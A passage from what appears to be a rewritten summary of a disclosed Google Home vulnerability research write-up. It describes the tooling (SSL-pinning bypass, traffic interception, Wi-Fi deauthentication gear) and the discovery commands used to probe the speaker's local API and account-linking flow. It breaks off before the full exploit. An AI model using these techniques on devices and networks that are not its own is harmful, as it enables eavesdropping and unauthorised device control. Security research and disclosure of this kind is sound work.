Turning Google smart speakers into wiretaps for $100k
An attacker within wireless proximity could link their own Google account to a victim's Google Home smart speaker without authorisation, gaining remote control over the device, access to its microphone feed, and the ability to make arbitrary HTTP requests on the victim's local network. The issues were fixed by Google.

I was recently rewarded a total of $107,500 by Google for responsibly disclosing security issues in the Google Home smart speaker that allowed an attacker within wireless proximity to install a "backdoor" account on the device, enabling them to send commands to it remotely over the Internet, access its microphone…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up describes a chain of issues in the Google Home smart speaker (tested on a Google Home Mini) that let an attacker within wireless proximity install a "backdoor" account on the device. Once linked, that account could send commands to the device remotely over the Internet, access its microphone feed, and make arbitrary HTTP requests inside the victim's LAN. The researcher reports a total reward of $107,500 from Google, and states that the issues have since been fixed.
The researcher notes that everything was tested on a Google Home Mini but assumes the attacks worked similarly on Google's other smart speaker models.
The relevant product feature is account linking. The Google Home has no display or user interface of its own; most settings are controlled through the Google Home app. Linking an account to the device gives a surprising amount of control:
- The "routines" feature lets a linked account create shortcuts that run a series of commands (for example a "good morning" routine that runs "turn off the lights" and "tell me about the weather"). Routines can be configured through the app to start automatically on the device on certain days at certain times, so anyone with a linked account can send the device commands remotely.
- A linked account can also install "actions" (small applications) onto the device.
The device exposes a local HTTP API for the Google Home app. Google Cast devices, including Google Homes and Chromecasts, advertise themselves on the LAN over mDNS. Community documentation of the local API already existed, and the report says most endpoints require a cast-local-authorization-token. The token can be extracted from the app's private data directory on a rooted phone, or obtained with a script that takes a Google username and password, calls the API the Home app uses internally, and returns the token. Both routes require an account already linked to the device, which is what the researcher set out to understand.
Setup
The researcher's tooling and preconditions, as described:
- A spare Android phone, rooted with Magisk, with the system CA store modified to include mitmproxy's CA. The primary phone was not rooted, and emulators were considered clunky.
- mitmproxy for interception. The researcher likes it because it is FOSS, has a terminal UI and a Python API.
- A Frida script found on GitHub to bypass SSL pinning in the Google Home app. Patching and repacking the app is not an option because it uses Google Play Services OAuth APIs, so the APK must be signed by Google or it crashes; root was therefore necessary.
dns-sdandnmapfor discovery.protocfrom Protocol Buffers for decoding and encoding the binary link payload.gpsoauth, a Python library implementing Android's Google login flow, which turns a Google username and password into OAuth tokens usable against undocumented Google APIs.aircrack-ngfor the deauthentication test, and later a NodeMCU board flashed with spacehuhn's deauther firmware for the proof of concept.- Two Google accounts: the primary account already linked to the device, and a new account created as the "attacker".
- A Chromecast, used because its link flow is simpler (Chromecasts do not support Voice Match or the Google Assistant).
On the Android side, the report explains the general problem: since Android 7, apps using the system networking APIs no longer automatically trust user-added CAs, so a rooted phone with a modified system CA store is the usual route. SSL pinning then has to be bypassed, typically by hooking the relevant methods with Frida or Xposed when the app uses the system pinning APIs or a popular HTTP library such as OkHttp.
Finding it
The researcher noticed how easy it was to add new users to the device from the Google Home app, and how much control a linked account gives. The question became: how easy is it to link an account from an attacker's perspective?
Discovery starts with mDNS:
$ dns-sd -B _googlecast._tcp
Browsing for _googlecast._tcp
DATE: ---Fri 05 Aug 2022---
15:30:15.526  ...STARTING...
Timestamp     A/R    Flags  if Domain               Service Type         Instance Name
15:30:15.527  Add        3   6 local.               _googlecast._tcp.    Chromecast-[redacted]
15:30:15.527  Add        3   6 local.               _googlecast._tcp.    Google-Nest-Hub-[redacted]
15:30:15.527  Add        3   6 local.               _googlecast._tcp.    Google-Home-Mini-[redacted]
A port scan of the device shows the local API:
$ nmap [redacted]
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-05 15:41
Nmap scan report for [redacted] ([redacted])
Host is up (0.0075s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
8008/tcp  open  http
8009/tcp  open  ajp13
8443/tcp  open  https-alt
9000/tcp  open  cslistener
10001/tcp open  scp-config
According to the unofficial documentation, port 8008 is deprecated and only 8443 works now; the other ports are for Chromecast functionality. A first request returns the device settings:
$ curl -s --insecure https://[redacted]:8443/setup/eureka_info?params=settings
{"settings":{"closed_caption":{},"control_notifications":1,"country_code":"US","locale":"en-US","network_standby":0,"system_sound_effects":true,"time_format":1,"timezone":"America/Chicago","wake_on_cast":1}}
The --insecure flag is needed because the device sends a self-signed certificate that the Google Home app is configured to trust but the researcher's computer is not. A more interesting endpoint, reboot, is rejected:
$ curl -i --insecure -X POST -H 'Content-Type: application/json' -d '{"params":"now"}' https://[redacted]:8443/setup/reboot
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Headers:Content-Type
Cache-Control:no-cache
Content-Length:0
The researcher presumed the token requirement was meant to stop an attacker or malicious app on the LAN. The documentation said nothing about account linking, so the researcher investigated that process directly.
Intercepting the app


After rooting the spare phone and adding mitmproxy's CA to the system store, the app still appeared to use SSL pinning, so a Frida script from GitHub was used to bypass it. All encrypted traffic then appeared in mitmproxy, including traffic between the app and the device.
Observing the link process
With the primary account already linked, the researcher signed in to the Home app under the new "attacker" account on the same Wi-Fi network. The device appeared under "Other devices", and tapping it showed a screen prompting Voice Match setup.

That prompt asked to install the Google Search app, which the researcher did not want to do: the goal was only to link an account. The reasoning was that linking without Voice Match must be possible, since the initial device setup was done entirely within the Home app and Voice Match was not required on the primary account.
Rather than factory resetting the Google Home, the researcher used the shared architecture with Chromecast. Google Home devices use the same operating system as Chromecasts (a version of Linux, per a DEFCON talk), the local API is similar, and the Home app's package name ends with chromecast.app (it used to be called "Chromecast"). A Chromecast was plugged in and found in the Home app:

Tapping the "Enable voice control and more" banner and confirming linked the account:
